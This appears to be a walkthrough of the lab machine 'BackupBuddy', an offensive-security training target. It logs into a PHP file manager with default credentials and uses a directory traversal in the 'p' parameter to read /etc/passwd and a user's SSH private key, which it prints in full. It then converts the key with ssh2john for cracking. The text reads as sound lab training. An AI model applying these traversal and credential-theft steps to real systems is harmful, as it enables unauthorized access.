
Released July 2nd, 2024
Difficulty Intermediate (community rated hard)
Hey all! today I am going to demonstrate the compromise of BackupBuddy hosted by the Offsec Proving grounds. BackupBuddy started with a simple php file manager that was subject to default creds. The website was vulnerable to a directory traversal attack that lead to an exposed SSH key and a user shell. A vulnerable SUID binary led to a Shared Library misconfiguration which granted me a root shell.
To begin I start with my go to nmap scan that will enumerate services and versions on all ports at a faster rate. Ill also save my results for later viewing.
nmap -sC -sV -p- --min-rate 10000 192.168.188.43

```
┌──(root㉿kali)-[~/backupbuddy]
└─# nmap -sC -sV -p- --min-rate 10000 192.168.188.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 23:08 EDT
Nmap scan report for 192.168.188.43
Host is up (0.040s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: PHP File Manager
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.92 seconds
```

Judging from the output this is clearly a Ubuntu linux machine with ssh on 22 and an Apache web server on port 80. The best place for me to start is by checking out the webserver.



It's a very simple login interface with a link to PHP File Manager. Clicking on the link takes you to the Github hosting the code. This appears to be the backbone of Tiny PHP File Manager.

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alexantr / filemanager Public

Notifica

Code Issues 8 Pull requests 3 Actions Projects Wiki Security Insights

master 1 Branch 0 Tags Go to file Code


alexantr fixed double encoding 2764828 · 6 years ago 125 Commits

src	Show symlinks	8 years ago
.gitattributes	Added .gitattributes	8 years ago
.gitignore	change .gitignore	11 years ago
LICENSE	Add license	9 years ago
README.md	Spelling corrections	6 years ago
filemanager.php	fixed double encoding	6 years ago
phpfm.png	Updated screenshot	7 years ago

README MIT license

PHP File Manager

A good solution for managing files and folders for developers who can't access their site over SSH or FTP.



First thing I notice is that the code is extemely old. This might work in my favor. Checking on the issues and Security tabs, hoping for low hanging fruit, I find nothing interesting.

8 Open ✓ 20 Closed

Author Label Projects Milestones Assignee Sort

- **dont receiving GET**
  #37 opened on Dec 9, 2023 by 99zs
- **files wont play or display in browser** 2
  #36 opened on Mar 8, 2023 by sixties03
- **I use nginx proxy, why not display upload, delete, copy of the picture button?**
  #35 opened on Nov 16, 2019 by Xuzan9396
- **Add ability to decompress an archive file**
  #31 opened on Aug 12, 2018 by olibre
- **Cannot delete thousand selected files** 2
  #30 opened on Aug 12, 2018 by olibre
- **Folder Size**
  #25 opened on Nov 17, 2017 by firesword-bg
- **Why not exist multi uploading?** 2
  #24 opened on Nov 14, 2017 by VladislavDolgolenko
- **Count files in folders**
  #23 opened on Oct 7, 2017 by McBugFix

There aren't any published security advisories

Looking back at the README.md I do notice that this application is shipped with default credentials. These are worth a try!

Security

Default username/password: **fm_admin/fm_admin**

Warning! Please set your own username and password in `$auth_users` before use.

Ill go ahead and take note of those creds and return to the login prompt and input the default creds.

192.168.188.43/index.php

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

fm_admin ••••••••• Login

PHP File Manager


To my surprise, they worked like a charm!




Obviously this site is running PHP, and because this is some sort of file manager I wanted to see if there was somewhere to upload a php script for a command injection. Unfortunately, There isn't.
Clicking into backup, all I see is a stock photo. You can find the exact photo if you put the name of it into google.




The same photo is in the "important_images" directory. Taking note that the owner is Brian for both images.




Clicking on the image does show the entire path of where the file is located on the webserver.




While I was clicking around. I noticed that every destination is navigated to by the "p" parameter in a directory traversing format with the unicode character for "/" being %2F.




I tried to test for a directory traversal attack by grabbing /etc/passwd by inputting "p=backup/../../../../etc/passwd", but unfortunately it didn't work and the parameter became blank.




So what if I tried moving back a directory by inputting "backup/../../" or even simpler "../../"?



Aha! I managed to escape the limits of backup. With this power, I can view any file on the machine that's available to Brian. I can take this all the way to "/"



I immediately search for ways I can get a shell. My best bet is that Brian has an ssh key in his home folder so Ill check there first.



Jackpot!

192.168.188.43/index.php?p=..%2F..%2F..%2F..%2F..%2F%2Fhom

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.. .. home brian .ssh

File "id_rsa"

Full path: /var/www/html/files/../../../../..//home/brian/.ssh/id_rsa
File size: 2.59 KiB (2655 bytes)
MIME-type: text/plain
Charset: utf-8

Download Open Back


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBFMAC+0R
tg6eqAS82JZwpwAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQC6xxWqgI3G
z/m5HGlQPx0n7MbCxwSlYMOooqL6siXRy9LUdfNieT1cmigVV0fDVtAiXlZSFbWi2pZKAN
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KsARDqw3U+KqSp0//iAvnpQuX1KExlp0Ja+8TDSgmctiT6liOZjJavm8SflSXwhgUPXnIg
h4nWfL2gj1mcMAAAWQGP8t3Bg9AMkLjtcP84Bd890D3knD6c6H4AqZBeUHDapuyXui8q7Z
jCLP0UZOBVsKd0LUJE7UHwZgN10hIrcAqrOyly4loxr2NlmK2P4vMRHaeKRUsgcNpMSzil
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25GaUcjizothgfmKIErHxbOiaHqyL0D+XEkRZX6FasSofA8W6Ie2J/o+F/YsNVBxMI3Y9d
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v5800VpAxLSZntPNShbe0fOnzMRWdPxPxXDM6iaV2FXUjhkmAhrph6u1FV/FDly4c94wlY
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G18fSKta1aH4WX5kZjgtI/GDijnh9EbmOo2U/TiDr+Y9I7bidHM+pUvO37YhUX/yb9n9lX
CqQEVqPwvXiJdqbP8SOd/SkQis1bS7HBu+PHVYMOaXoO8bGm49c3ewbhuv2uIqC0N3GAKx
gXTaTXuEt9A5IMIl7CfwjSN1ToI=
-----END OPENSSH PRIVATE KEY-----
```


PHP File Manager

I see now that my capture of /etc/passwd would have worked. I just needed to do "//" before /etc. No worries! Now that I have the id_rsa for the user Brian I need to see if I can log in as Brian via SSH.

Ill start by downloading the key onto my local machine.

```
┌──(root㉿kali)-[~/backupbuddy]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBFMAC+0R
tg6eqAS82JZwpwAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQC6xxWqgI3G
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5kgt9N+J/XeAyAq61IMMDJDymOdwRPT8ecA6R2ZMsAWYFfLFZRssB/ckjRwq4XCHH8CwyR
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hrDO+G4MyGvVyhYV8XwEzxysnwl5u8rOfUvY86dkLUB2VB0uz61g3CXA4vye6A9AaBk4Cs
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G18fSKta1aH4WX5kZjgtI/GDijnh9EbmOo2U/TiDr+Y9I7bidHM+pUvO37YhUX/yb9n9lX
CqQEVqPwvXiJdqbP8SOd/SkQis1bS7HBu+PHVYMOaXoO8bGm49c3ewbhuv2uIqC0N3GAKx
gXTaTXuEt9A5IMIl7CfwjSN1ToI=
-----END OPENSSH PRIVATE KEY-----
```

Then I will go ahead and run ssh2john so I can crack the password.
ssh2john id_rsa > id_rsa.hash

```
┌──(root㉿kali)-[~/backupbuddy]
└─# ssh2john id_rsa > id_rsa.hash

┌──(root㉿kali)-[~/backupbuddy]
└─# cat id_rsa.hash
id_rsa:$sshng$6$16$453000bed11b60e9ea804bcd89670a70$1910$6f70656e7373682d6b65792d7
3000bed11b60e9ea804bcd89670a70000000100000000100000197000000077373682d727361000000
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7c2a829feb6ae604266703d13897b0e9545dccada8544d39886d7ce5ae8ec4840290ddf865d7ac6077
ab17804da6108a88581772740367618 3d3b0b98b6bfb5023ba42bfcc962856fa87901e23ae89293c42
b57ea8ac222fc645ed4725ee533d5a7961039c03df63a09bf17cd2a85ed12f43f6e6c8dae131ab5924
7fa29d54b6495737399fcc0c69886ccea578185a6b243810e8ab7f4a6fc38a665e2536e26ebb7bbb65
5636da9b1d70280e973e6c00b3a89a4646ba8ac7c9758ae1ddf4a1bf5ba1f05357b29ea9eb6f194795
52490bb62f34f0dcfd1142f329825a0c629475166a1fdba647530511bbcfe84c4f711d32e5865ef294
65b026b60c4802960aeae15249d211ec23fa46109fe685f1225cb179215f8d64f2affde0dac6f45a4c
77eca075821c3c544d20a149e92d2633c82ad217a5c8dbd1ab6e75495ef439f78ac9dafbfd83f57a62
ea2695d855d48e1926021ae987abb5155fc50e5cb873de30958f4599af8fe6a21f3345bb1d7279193b
081b3d3d374b2051094669ba1afab9e17bb26a92edabb3c1bf5ad3046d5f21c878596fd3aa2ec7afdd
6e63a8d94fd3883afe63d23b6e274733ea54bcedfb621517ff26fd9fd9570aa40456a3f0bd788976a6
0b43771802b18174da4d7b84b7d03920c225ec27f08d23754e82$16$486
```

